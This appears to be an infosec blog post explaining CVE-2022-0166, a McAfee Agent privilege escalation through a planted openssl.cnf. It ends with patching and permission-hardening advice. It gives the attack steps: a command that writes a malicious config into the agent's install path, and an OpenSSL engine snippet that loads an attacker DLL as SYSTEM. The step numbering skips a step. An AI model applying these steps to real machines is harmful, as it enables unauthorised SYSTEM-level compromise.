
In early 2022, cybersecurity analysts discovered a privilege escalation vulnerability affecting McAfee Agent versions prior to 5.7.5. Tracked as CVE-2022-0166, this issue allowed low-privileged users to run arbitrary code with SYSTEM privileges by abusing the way McAfee Agent used its openssl.cnf configuration file during the build process. Let’s break down how this happened, why it’s dangerous, and how attackers could exploit it.
The Heart of the Issue: McAfee Agent & OpenSSL Configuration
The McAfee Agent is a key piece in many enterprise security stacks, handling communications between endpoints and McAfee's server. One necessary part of its operation involved OpenSSL—a widely used library for encryption and certificate handling.
During installation or startup, McAfee Agent would specify the OPENSSLDIR variable to point at a subdirectory *inside* its installation folder and then reference a configuration file called openssl.cnf.
However, the installer did not properly restrict who could create files or directories in parts of the installation path. That oversight opened the door for a local user (with limited permissions) to plant a malicious openssl.cnf and have it loaded by a process running as SYSTEM.
> "A low privilege user could have created subdirectories and executed arbitrary code with SYSTEM privileges by creating the appropriate pathway to the specifically created malicious openssl.cnf file."
>— McAfee Security Bulletin SB10378
1. Locating the Installation Path
Say McAfee Agent is installed in:
C:\Program Files\McAfee\Agent\
The code that starts the agent with SYSTEM privileges expects its openssl.cnf in:
C:\Program Files\McAfee\Agent\config\openssl.cnf
2. Permissions Oversight
Due to default permissions in many Windows environments, any authenticated user may be able to create new folders inside certain subdirectories—sometimes even within restricted ones, if inheritance isn’t tightly controlled.
The attacker (a low-privilege user) does
# Create the directory tree that McAfee Agent expects
mkdir "C:\Program Files\McAfee\Agent\config"

# Create a malicious openssl.cnf file
echo 'openssl_conf = evil_section
[evil_section]
engines = evil_engines
[evil_engines]
foo = ...' > "C:\Program Files\McAfee\Agent\config\openssl.cnf"
But that’s not quite enough—because by itself, OpenSSL doesn’t execute system code just from the config. So a more advanced attacker would prepare a carefully crafted openssl.cnf that forces OpenSSL to load and execute a malicious shared library (“engine”).
4. Loading a Malicious Engine
An openssl.cnf can load a DLL with SYSTEM privileges when triggered by openssl.exe. Here’s a sample snippet:
openssl_conf = openssl_init

[openssl_init]
engines = engine_section

[engine_section]
myengine = myengine_section

[myengine_section]
engine_id = myevilengine
dynamic_path = C:\\Path\\To\\MaliciousEngine.dll
Now, if McAfee Agent, running as SYSTEM, uses OpenSSL with this configuration, it will load and run code from MaliciousEngine.dll as SYSTEM.
5. Achieving SYSTEM Privileges
The DLL can do anything: drop a backdoor, create a new admin user, or just spawn a SYSTEM shell.
For active exploitation to happen
- The attacker must have local access to the target machine (like a rogue employee or a compromised user account).
- The folder permissions on the McAfee Agent install path (especially subfolders) must be weak or default.
- The process must not already check for tampered openssl.cnf files or restrict which user can write to the necessary directories.
How Did McAfee Fix It?
In version 5.7.5 and later, McAfee locked down directory permissions, ensuring only trusted accounts could write to the relevant subfolders. They also revised how OPENSSLDIR is set and how openssl.cnf is sourced, greatly reducing the attack surface.
Mitigation Steps
- Update all McAfee Agent installations to 5.7.5 or later. (Official Download/Release Notes)
Review and tighten NTFS permissions on all security software installation paths.
- Regularly audit all sensitive directories for unauthorized files/subfolders.
References & More Reading
- McAfee Security Bulletin: SB10378
- NIST NVD Entry for CVE-2022-0166
- OpenSSL Configuration File Documentation
Conclusion
CVE-2022-0166 is a classic example of how even configuration files and overlooked permissions can lead to catastrophic privilege escalation. If you or your organization use McAfee Agent, ensure you’re running a patched version and have locked down your file system.
Stay secure!
*Author: SecurityWrite — 2024
For exclusive and accessible infosec content, subscribe or follow us.*
Timeline
Published on: 01/19/2022 11:15:00 UTC
Last modified on: 01/25/2022 20:12:00 UTC